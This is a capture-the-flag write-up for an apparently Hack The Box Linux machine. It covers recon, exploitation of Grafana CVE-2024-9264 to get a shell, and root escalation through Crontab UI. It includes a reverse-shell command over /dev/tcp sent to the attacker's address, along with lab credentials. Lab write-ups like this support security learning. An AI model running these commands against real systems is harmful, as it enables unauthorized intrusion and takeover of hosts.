

Description
Planning is an easy Linux machine that demonstrates CVE-2024-9264 to get initial access and using Crontab UI to escalate privileges.
Recon
nmap
Result of nmap scan :
# Nmap 7.95 scan initiated Sat May 31 19:26:41 2025 as: nmap -vvv -p- -T4 -sSCV -oN all_tcp_scan.txt --min-rate=1000 10.10.11.68Warning: 10.10.11.68 giving up on port because retransmission cap hit (6).Nmap scan report for 10.10.11.68 (10.10.11.68)Host is up, received echo-reply ttl 63 (0.22s latency).Scanned at 2025-05-31 19:26:41 WIB for 95sNot shown: 64988 closed tcp ports (reset), 545 filtered tcp ports (no-response)PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMv/TbRhuPIAz+BOq4x+61TDVtlp0CfnTA2y6mk03/g2CffQmx8EL/uYKHNYNdnkO7MO3DXpUbQGq1k2H6mP6Fg=| 256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKpJkWOBF3N5HVlTJhPDWhOeW+p9G7f2E9JnYIhKs6R080/tcp open http syn-ack ttl 63 nginx 1.24.0 (Ubuntu)|_http-title: Did not follow redirect to http://planning.htb/| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: nginx/1.24.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelOnly ports 22 and 80 are open. The 80 port is redirecting to http://planning.htb. Let’s add it to the /etc/hosts file.
10.10.11.68 planning.htbWe have been given a credential admin:0D5oT70Fq13EvB5r but we don’t know where it is used.
80 - TCP
Visiting the website will only display a static page.

Let’s fuzz the VHOST.
> ffuf -u http://planning.htb/ -H "Host: FUZZ.planning.htb" -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -ic -c -fs 178
        /'___\  /'___\           /'___\       /\ \__/ /\ \__/  __  __  /\ \__/       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         \ \_\   \ \_\  \ \____/  \ \_\          \/_/    \/_/   \/___/    \/_/
       v2.1.0________________________________________________
 :: Method           : GET :: URL              : http://planning.htb/ :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt :: Header           : Host: FUZZ.planning.htb :: Follow redirects : false :: Calibration      : false :: Timeout          : 10 :: Threads          : 40 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500 :: Filter           : Response size: 178________________________________________________
grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 251ms]
It found grafana subdomain, add it to the /etc/hosts file.
10.10.11.68 planning.htb grafana.planning.htbVisiting grafana.planning.htb shows a login page for Grafana. The version is 11.0.0 can be found in the footer. This version has a CVE-2024-9264 which has a Public PoC Authenticated RCE Exploit. I could log in to the grafana dashboard using the supplied credential, confirming it is valid.
python CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c 'bash -c "bash -i >& /dev/tcp/10.10.x.x/9001 0>&1"' http://grafana.planning.htb/Shell as root at container
Enumeration
Running env reveals grafana security admin credential.
> env...GF_SECURITY_ADMIN_PASSWORD=<password>GF_SECURITY_ADMIN_USER=enzo...Shell as enzo
User flag
The credential found earlier is valid for SSH access.
enzo@planning:~$ cat user.txtdeadbeefc0bf1228235e5d40980bfakeEnumeration
There is an internal service at port 8000. The service at port 3000 is the Grafana dashboard based on the nginx configuration.
server {    listen 80;    server_name planning.htb;
    if ($host != "planning.htb") {        return 301 http://planning.htb$request_uri;    }
    root /var/www/web;    index index.html index.htm index.php;
    location ~ \.php$ {        include snippets/fastcgi-php.conf;        fastcgi_pass unix:/run/php/php8.3-fpm.sock;    }
    location / {        try_files $uri $uri/ =404;    }
    access_log /var/log/nginx/access.log combined;    error_log /var/log/nginx/error.log;}
server {    listen 80;    server_name grafana.planning.htb;
    location / {        proxy_pass http://grafana.planning.htb:3000/;        proxy_set_header Host $host;        proxy_set_header X-Real-IP $remote_addr;        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;        proxy_set_header X-Forwarded-Proto $scheme;    }}
Running a linpeas will find a Dockerfile at /usr/lib/node_modules/crontab-ui/Dockerfile. There is docker-compose.yml too that reveals a mapping to port 8000.
> cat docker-compose.ymlversion: '3.7'
services:  crontab-ui:    build: .    image: alseambusher/crontab-ui    network_mode: bridge    ports:      - 8000:8000
Checking the /opt directory, I found a password inside /opt/crontabs/crontab.db file. The owner of this file is root. Trying the password for local root user didn’t work. Maybe it can be used for the crontab-ui service. Let’s use the SSH to forward the local port 8000.
ssh -L 8000:127.0.0.1:8000 enzo@planning.htbVisiting http://localhost:8000 with credential root:P4ssw0rdS0pRi0T3c is working well.


We can create a new cron job to run a reverse shell. We can use the Run now button to run the cron job immediately.
Shell as root
Root flag
root@planning:/# cat /root/root.txtcat /root/root.txtdeadbeef4402df412b17fbfebcaffake